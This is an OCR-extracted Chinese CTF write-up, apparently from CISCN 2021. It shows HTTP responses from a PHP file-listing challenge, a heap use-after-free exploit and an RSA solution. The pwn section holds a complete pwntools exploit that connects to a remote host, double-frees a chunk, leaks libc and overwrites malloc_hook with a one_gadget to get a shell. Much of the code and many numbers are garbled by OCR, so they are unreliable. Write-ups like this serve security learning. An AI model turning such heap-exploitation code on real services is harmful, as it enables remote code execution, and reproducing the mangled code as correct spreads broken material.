Raw Headers Hex Render

```
HTTP/1.1 200 OK
Date: Sat, 15 May 2021 11:49:12 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 2443
Connection: close
Content-Type: text/html; charset=UTF-8

<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />   highlight_file</span><span style="color: #007700">(</span><span style="color: #0000BB">__
   echo </span><span style="color: #DD0000">"your flag is in some file in /etc "</span><sp
color: #0000BB">$fielf</span><span style="color: #007700">=</span><span style="color: #0000BB">$_POST</span><span style="color: #007700">[</span><span style
   </span><span style="color: #0000BB">$cf</span><span style="color: #007700">=</span><span style="color: #DD0000">"/tmp/app_auth/cfile
$_POST</span><span style="color: #007700">[</span><span style="color: #DD0000">'cf'</span><span style="color: #007700">];<br />   <br />
span><span style="color: #007700">(</span><span style="color: #0000BB">$cf</span><span style="color: #007700">)){<br />      &
style="color: #007700">;<br />        echo $</span><span style="color: #0000BB">$field</span><span style="color
    }<br />    else{<br />          echo </span><span style="color: #DD00
          exit;<br />    }<br /></span><span style="color: #0000BB">?&gt;</span>
</span>
</code>your flag is in some file in /etc upload_progress_array(3) {
  [0]=>
  string(1) "."
  [1]=>
  string(2) ".."
  [2]=>
  string(10) "bedjbgcfjc"
}
```



14551	null	200			2635
15964	null	200			2635
15997	null	200			2635
16677	null	200			2635
16821	null	200			2635
16960	null	200			2635
17341	null	200			2633
2980	null	200			2551

Request Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Date: Sat, 15 May 2021 11:49:29 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 2441
Connection: close
Content-Type: text/html; charset=UTF-8

<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />   highlight_file</span><span style="color: #007700">(</span><span style="color:
   echo </span><span style="color: #DD0000">"your flag is in some file in /etc 
color: #0000BB">$fielf</span><span style="color: #007700">=</span><span style="color: #0000BB">$_POST</span><span style="color: #007700">[</span
   </span><span style="color: #0000BB">$cf</span><span style="color: #007700">=</span><span style="color: #DD0000">"/tmp/ap
$_POST</span><span style="color: #007700">[</span><span style="color: #DD0000">'cf'</span><span style="color: #007700">];<br />   
span><span style="color: #007700">(</span><span style="color: #0000BB">$cf</span><span style="color: #007700">)){<br />    &
style="color: #007700">;<br />        echo $</span><span style="color: #0000BB">$field</span><span
    }<br />    else{<br />          echo </span><span style="
          exit;<br />    }<br /></span><span style="color: #0000BB">?&gt;</span>
</span>
</code>your flag is in some file in /etc upload_progress_array(3) {
  [0]=>
  string(1) "."
  [1]=>
  string(2) ".."
  [2]=>
  string(9) "fl444444g"
}
```

4.lonelywolf


```
unsigned __int64 v4; // [rsp+8h] [rbp-10h]

v4 = __readfsqword(0x28u);
__printf_chk(1LL, "Index: ");
__isoc99_scanf(&unk_F44, &size);
if ( !size )
{
  __printf_chk(1LL, "Size: ");
  __isoc99_scanf(&unk_F44, &size);
  v1 = size;
  if ( size > 0x78 )
  {
    __printf_chk(1LL, "Too large");
  }
  else
  {
    v2 = malloc(size);
    if ( v2 )
```

题目是道堆，在创建 chunk 的功能里面可以看见，只能对 index 为 0 的进行操作，在


```
{
  __int64 v1; // [rsp+0h] [rbp-18h] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-10h]

  v2 = __readfsqword(0x28u);
  __printf_chk(1LL, "Index: ");
  __isoc99_scanf(&unk_F44, &v1);
  if ( !v1 && INDEX )
    free(INDEX);                                // uaf
  return __readfsqword(0x28u) ^ v2;
}
```

后续功能也如此，也就是之后利用只能对当前的 chunk 进行操作，


在释放 chunk 时候，未把指针置于空，存在 uaf 漏洞。



释放八次 tcache 后计算 libc 偏移



修改 chunk 的 fd 指向 malloc_hook，



修改 malloc_hook 指向 one_gadget exp：

#!usr/bin/env python #coding=utf-8

from pwn import * context(arch='amd64',os='linux',log_level='debug')
p=remote('124.70.0.162',26313)

p=process('./2')

elf=ELF('./2')

libc=ELF('./libc-2.27.so')

malloc_hook=libc.sym[' malloc_hook']

def allocate(size): p.sendlineafter("choice: ",'1')

p.sendlineafter("Index: ",'0') p.sendlineafter("Size: ",str(size))

def edit(content): p.sendlineafter("choice: ",'2')

p.sendlineafter("Index: ",'0') p.sendlineafter("Content: ",content)

def show():

p.sendlineafter("choice: ",'3')

p.sendlineafter("Index: ",'0') def delete():

p.sendlineafter("choice: ",'4')

p.sendlineafter("Index: ",'0')

allocate(0x60) delete() edit(p64(0))

delete()　　#double free show()

p.recvuntil("Content: ") heap=u64(p.recv(6).ljust(8,'\0')) log.info("heap addr:"+hex(heap))

edit(p64(heap-0x250))　　#在 tcache 重叠上一个 chunk

allocate(0x60) allocate(0x60)

for i in range(0,8):　#释放 tcache 七次，充满 tcache bin 链，然后第八次指向 libc 地址

edit(p64(0)) delete()

show()

p.recvuntil("Content: ") libc_base=u64(p.recv(6).ljust(8,'\0'))-0x3ebca0
one_gadget=libc_base+0x10a41c　#0x4f3d5, 0x4f432, 0x10a41c

　malloc_hook=libc_base+ malloc_hook log.info("libc base:0x%x" %libc_base)
log.info(" malloc_hook:0x%x" % malloc_hook)
log.info("one_gadget:0x%x" %one_gadget) allocate(0x50)

edit(p64(0))


allocate(0x10)　　#申请堆块，为了伪造 chunk 覆盖在 malloc_hook 上
edit(p64(malloc_hook))

delete()

edit(p64(malloc_hook)) allocate(0x10) allocate(0x10) edit(p64(one_gadget))
#gdb.attach(p,"b*main") allocate(0x20) p.interactive()

5.Crypto rsa

附件到手，里面又 chall.py 和 out 两个部分，结合题目是 rsa，所以往 rsa 加密方向去考虑。



这是 chall.py 的内容：

```
from flag import text,flag
import md5
from Crypto.Util.number import long_to_bytes,bytes_to_long,getPrime

assert md5.new(text).hexdigest() == flag[6:-1]

msg1 = text[:xx]
msg2 = text[xx:yy]
msg3 = text[yy:]

msg1 = bytes_to_long(msg1)
msg2 = bytes_to_long(msg2)
msg3 = bytes_to_long(msg3)

p1 = getPrime(512)
q1 = getPrime(512)
N1 = p1*q1
e1 = 3
print pow(msg1,e1,N1)
print (e1,N1)

p2 = getPrime(512)
q2 = getPrime(512)
N2 = p2*q2
e2 = 17
e3 = 65537
print pow(msg2,e2,N2)
print pow(msg2,e3,N2)
print (e2,N2)
print (e3,N2)

p3 = getPrime(512)
q3 = getPrime(512)
N3 = p3*q3
print pow(msg3,e3,N3)
print (e3,N3)
print p3>>200
```

这是 out 的内容：

```
191057652855106675533138988134982202124211775276471878025499139142639689454931446333906706051162510645503647047893588300721333491088087990750215404798151826576677636171780441109394588346549225407041963304519793493530315785184791994544804581379847344022480114644673127536832345433199558893
(3, 123814470394550598363280518848914546938137731026777975885846733672494493975703069760053867471836249473290828799962586855892685902902050630018312939010564945676699712246249820341712155938398068732866646422826619477180434858148938235662092482058999079105450136181685141895955574548671666732016774164107233025900 9L)
549957513872587987918954132161722846534070540797657697041707630238301309814802729433384452456892937293082005742179590184625127905236222524792584194988583078981189070767734702535333448779595087662857305090678296844273757593456237016059970671356594042966638774537587010107265618249516026155010788189144109596109129093526745835654195932738122006746610489045539110398963982285575379780535413974195995795198394314610855276275644447554525034376679822034824037759011285489048237574487601619177347185370401473593660843621015366982945428819983882764640274255413401728021370722233849627128989468131260623951292484284526836695 0(17, 111381961169589927896512557754289420474877632607334685306667977794938824018345795836303161492076539375959731633270626091498843936401996648820451019811592594528673182109109991384472979198906744569181673282663323892346854520052840694924830064546269187849702880332522636682366270177489467478933966884097824069977L)
(65537, 111381961169589927896512557754289420474877632607334685306667977794938824018345795836303161492076539375959731633270626091498843936401996648820451019811592594528673182109109991384472979198906744569181673282663323892346854520052840694924830064546269187849702880332522636682366270177489467478933966884097824069977L)
(65537, 111381961169589927896512557754289420474877632607334685306667977794938824018345795836303161492076539375959731633270626091498843936401996648820451019811592594528673182109109991384472979198906744569181673282663323892346854520052840694924830064546269187849702880332522636682366270177489467478933966884097824069977L)
592136964423737658959487026116597567798138976530220809056355456369054340383064689352839626860590374619402276187156958755890555936963525946301070827147570368158754971385237386950668119850363156249278970811531903296368640051337570969910356079181065291514518343694423136738495636352484650142894093742913814296460 (65537, 113432930155033263769270712825121761080813952100666693606866355917116416984149165507231925180593860836255402950358327422447359200689537217528547623691586008952619063846801829802637448874451228957635707553980210685985215887107300416969549087293746310593988908287181025770739538992559714587375763131132963783147L)
711728669592547291800107184697390034264010777021485892818841976562815147862023604288265799290 2
```

通过 chall.py 和 out 文件的对照查看，可以发现明文一分为三，被分为了三份，其中的每一个部分又使用了不同的 RSA 算法来对其进行加密操作。先看第一段，第一段中可以看到 e1 为 3，取值不当，存在造成小明文攻击问题，可以低加密指数

攻击。第二段中可以看到模数 N2 相同，存在共模攻击。第三段可以发现已知 P 高位特征，但是 p 值需要爆破才能获得，存在 Coppersmith 攻击问题。

对于 Coppersmith 攻击，使用 sage 脚本爆破高位 p：

```
n=113432930155033263769270712825121761080813952100666693606866355917116
416984149165507231925180593860836255402950358327422447359200689537217752
854762369158600895261906384680182980263744887445122895763570755398021066
859852158871073004169695490872937463105939889082871810257707395389925597
714587375763131132963783147L
p=711728669592547291800107184697390034264010777021485892818841976562815
147862023604288265799290 2
pbits = 512
kbits = pbits-p.nbits()
p=p<<kbits
print("upper %d bits (of %d bits) is given" % (pbits-kbits, pbits))
PR.<x> = PolynomialRing(Zmod(n))
f = x + p
x0 = f.small_roots(X=2^kbits, beta=0.4)[0]  # find root < 2^kbits with
factor >= n^0.4
print(p+int(x0))
```

解出 p 为

```
114370387635810102631164939837335460144033438592180037075127967069288808
848035239990740428334091106443982769386517753703890002478698418549777553
3268906496423
```

然后需要编写一个脚本，同时针对三种不同的攻击手段，从而获取 Flag：

```
#env python2
import gmpy2
import md5
import libnum
from Crypto.Util.number import *

#低加密指数攻击
c1 = 191057652855106675533138988134982202124211775276471878025499139142
639689454931446333906706051162510645503647047893588300721333491088087990
075021540479815182657667763617178044110939458834654922540704196330451979
934935303157851847919945448045813798473440224801146446731275368323454331
19955893

e1 = 3
n1 = 123814470394550598363280518848914546938137731026777975885846733672
494493975703069760053867471836249473290828799962586855892685902902050 63
```

```
00183129390105649456766997122462498203417121559383980687328666464228266
19477180434858148938235662092482058999079105450136181685141895955574548
671667320167741641072330259009L

m1 = gmpy2.iroot(c1, e1)
flag_part1 = long_to_bytes(m1[0])

#共模攻击
c2 = 54995751387258798791895413216172284653407054079765769704170763023830
13098148027294333844524568929372930820057421795901846251279052362225247
92584194988583078981189070767734702535333448779595087662857305090678296
84427375759345623701605997067135659404296663877453758701010726561824951
60260155010788189144109596 10

c3 = 91290935267458356541959327381220067466104890455391103989639822855753
79780535413974195995795198394314610855276275644447554525034376679822034
82403775901128548904823757448760161917734718537040147359366084362101536
69829454288199838827646402742554134017280213707222338496271289894681312
60623951292484284526836695 0

e2 = 17
e3 = 65537

n2 = 11138196116958992789651255775428942047487763260733468530666797779493
88240183457958363031614920765393759597316332706260914988439364019966488
20451019811592594528673182109109991384472979198906744569181673282663323
89234685452005284069492483006454626918784970288033252263668236627017748
946747893396688409782406997 7L

def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b%a, a)
        return (g, x - (b//a) * y, y)

s = egcd(e2, e3)
s1 = s[1]
s2 = s[2]

if s1 < 0:
    s1 = - s1
    c2 = gmpy2.invert(c2,n2)

elif s2 < 0:
    s2 = - s2
    c3 = gmpy2.invert(c3,n2)

m2 = pow(c2, s1, n2) * pow(c3, s2, n2) % n2
```

```
flag_part2 =  long_to_bytes(m2)

#p 高位攻击 Coppersmith 攻击
c4 = 592136964423737658959487026116597567798138976530220809056355456369
05434038306468935283962686059037461940227618715695875589055593696352594
63010708271475703681587549713852373869506681198503631562492789708115319
03296368640051337570969910356079181065291514518343694423136738495636352
48465014289409374291381429646

e4 = 65537

n3 = 113432930155033263769270712825121761080813952100666693606866355917
11641698414916550723192518059386083625540295035832742244735920068953721
75285476236915860089526190638468018298026374488744512289576357075539802
10685985215887107300416969549087293746310593988908287181025770739538992
55971458737576313111329637831 47L

pi = 71172866959254729180010718469739003426401077702148589281884197656 2
81514786202360428826579929 02
p = 11437038763581010263116493983733546014403343859218003707512796706 92
88808480352399907404283340911064439827693865177537038900024786984185497
77553268906496423
q =  n3 // p

phi = (p-1)*(q-1)

d = gmpy2.invert(e4,phi)
m = pow(c4,d,n3)
flag_part3 = long_to_bytes(m)

print flag_part1+flag_part2+flag_part3
print "CISCN{"+md5.new(flag_part1+flag_part2+flag_part3).hexdigest()+"}
"
```

运行脚本得到 flag